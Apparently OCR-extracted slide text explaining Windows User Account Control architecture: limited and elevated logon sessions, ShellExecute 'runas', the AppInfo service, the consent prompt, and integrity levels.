
Limited User Logon Session
Authentication-ID = A-B

Application

ShellExecute “runas”

Elevated User Logon Session
Authentication-ID = X-Y

UAC architecture



User Account Control


Do you want to allow this app to make changes to your device?

UserAccountControlSettings

Verified publisher: Microsoft Windows

Show more details

UAC architecture



Limited User Logon Session
Authentication-ID = A-B

Application

ShellExecute “runas”

AppInfo Service

RPC


Elevated User Logon Session
Authentication-ID = X-Y

Application

Integrity Levels

Integrity Levels

- Untrusted
- Low
- Medium
- High
- System
- Installer

